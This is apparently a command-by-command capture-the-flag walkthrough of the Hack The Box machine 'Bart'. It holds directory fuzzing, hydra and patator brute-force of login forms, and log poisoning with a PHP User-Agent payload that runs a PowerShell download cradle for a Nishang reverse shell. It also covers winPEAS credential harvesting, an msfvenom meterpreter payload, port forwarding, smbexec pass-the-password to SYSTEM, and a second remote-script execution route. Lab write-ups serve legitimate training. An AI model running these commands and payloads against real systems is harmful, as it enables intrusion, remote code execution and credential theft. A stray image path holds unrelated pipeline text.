WFUZZ

HYDRA BRUTE FORCE HTTP LOGIN

PATATOR BRUTE FORCE HTTP LOGIN

LOG POISONING TO SHELL (NISHANG PS)

WINPEAS64

PORTFORWARD USING METERPRETER

SMBEXEC.PY

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

| http-methods:

|_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/10.0

|_http-title: Did not follow redirect to http://forum.bart.htb/

root@akg:/home/akg/Desktop/hackthebox/bart# gobuster dir -u http://forum.bart.htb/ -w /usr/share/wordlists/dirb/common.txt

http://forum.bart.htb/

view-source:http://forum.bart.htb/

Harvey Potter

class="pos">Developer@BART

root@akg:/home/akg/Desktop/hackthebox/bart# wfuzz --hh 150693 -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://bart.htb/FUZZ

000000067: 301 1 L 10 W 145 Ch "forum"

000001614: 301 1 L 10 W 147 Ch "monitor"

http://monitor.bart.htb/ ADD TO /ETC/HOSTS

hydra -l Harvey -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-25.txt "http-post-form://bart.htb/monitor/:csrf=09e53ca8a65ee0abd411c5cb5a84bb6404766614d29f4e22fff993f0a47543bb&user_name=^USER^&user_password=^PASS^&action=login:incorrect:H=Cookie\:PHPSESSID=i77u3uuo03h1itcjpu9cn9tmd3"

harvey-potter

http://monitor.bart.htb/

CLICK ON SERVERS-> http://internal-01.bart.htb/ ADD TO /ETC/HOSTS


http://internal-01.bart.htb/simple_chat/login_form.php

patator http_fuzz url=http://internal-01.bart.htb/simple_chat/login.php method=POST body='uname=Harvey&passwd=FILE0&submit=Login' 0=/usr/share/seclists/Passwords/Leaked-Databases/rockyou-45.txt -x ignore:fgrep='Location: login_form.php'

09:21:08 patator INFO - 302 354:0 1.087 | Password1 | 3502 | HTTP/1.1 302 Found

root@loki:~/Desktop# sed -nr '/^.{8,150}$/p' /usr/share/wordlists/rockyou.txt > rockyou8.txt (8 CHAR PASSWORDS)

hydra -l harvey -P rockyou8.txt -t 60 internal-01.bart.htb http-form-post "/simple_chat/login.php:uname=^USER^&passwd=^PASS^&submit=Login:F=Invalid Username or Password"



Click on log and intercept with BURP

http://internal-01.bart.htb/log/log.txt

GET /log/log.txt HTTP/1.1

Host: internal-01.bart.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Cookie: PHPSESSID=lqpgscv6chgsa8qba2gcjvmghd

Upgrade-Insecure-Requests: 1
http://internal-01.bart.htb/log/rce.php

[2020-06-24 18:01:38] - harvey - 2[2020-06-24 18:07:40] - harvey - 2[2020-06-24 18:09:43] - harvey - 2[2020-06-24 18:09:45] - harvey - 2[2020-06-24 18:09:46] - harvey - 2[2020-06-24 18:09:46] - harvey – 2

SUCCESS!!

LOG POISONING TO SHELL

root@kali:/home/kali/Desktop/tools/nishang/Shells# cp Invoke-PowerShellTcp.ps1 /home/kali/Desktop/hackthebox/bart/

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.17 -Port 9002 (At the end of Nishang PS1)

root@kali:/home/kali/Desktop/hackthebox/bart# mv Invoke-PowerShellTcp.ps1 ps.ps1

User-Agent: <?php system("powershell -c iex (new-object net.webclient).downloadstring('http://10.10.14.17/ps.ps1')"); ?>

root@akg:/home/akg/Desktop/hackthebox/bart# python -m SimpleHTTPServer 80

root@akg:/home/akg/Desktop/hackthebox/bart# nc -nlvp 9002

http://internal-01.bart.htb/log/rce.php TRIGGER SHELL

SHELL GAINED!!!!!!!!!

root@kali:/home/kali/Desktop/tools# python -m SimpleHTTPServer 80

powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.17/winPEAS.exe','C:\Users\Public\Documents\winPEAS.exe')"

PS C:\Users\Public\Documents> .\winPEASx64.exe

[+] Looking for AutoLogon credentials(T1012)

Some AutoLogon credentials were found!!

DefaultDomainName : DESKTOP-7I3S68E

DefaultUserName : Administrator

DefaultPassword : 3130438f31186fbaf962f407711faddb

powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.33/nc.exe','C:\Users\Public\Documents\nc.exe')"

root@akg:/home/akg/Desktop/hackthebox/bart# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.33 LPORT=9000 -f exe -o meterpreter.exe

root@akg:/home/akg/Desktop/hackthebox/bart# python -m SimpleHTTPServer 80

meterpreter > portfwd add -l 445 -p 445 -r 127.0.0.1

root@akg:/home/akg/Desktop/hackthebox/bart# smbexec.py Administrator:3130438f31186fbaf962f407711faddb@127.0.0.1

SYSTEM!!!!!!!!

2ND WAY

powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.17/nc.exe','C:\Users\Public\Documents\nc.exe')"

powershell.exe -c "$user='WORKGROUP\Administrator'; $pass='3130438f31186fbaf962f407711faddb'; try { Invoke-Command -ScriptBlock { iex(New-Object Net.WebClient).DownloadString('http://10.10.14.17/ps1.ps1') } -ComputerName BART -Credential (New-Object System.Management.Automation.PSCredential $user,(ConvertTo-SecureString $pass -AsPlainText -Force)) } catch { echo $_.Exception.Message }" 2>&1"

nc –nlvp 443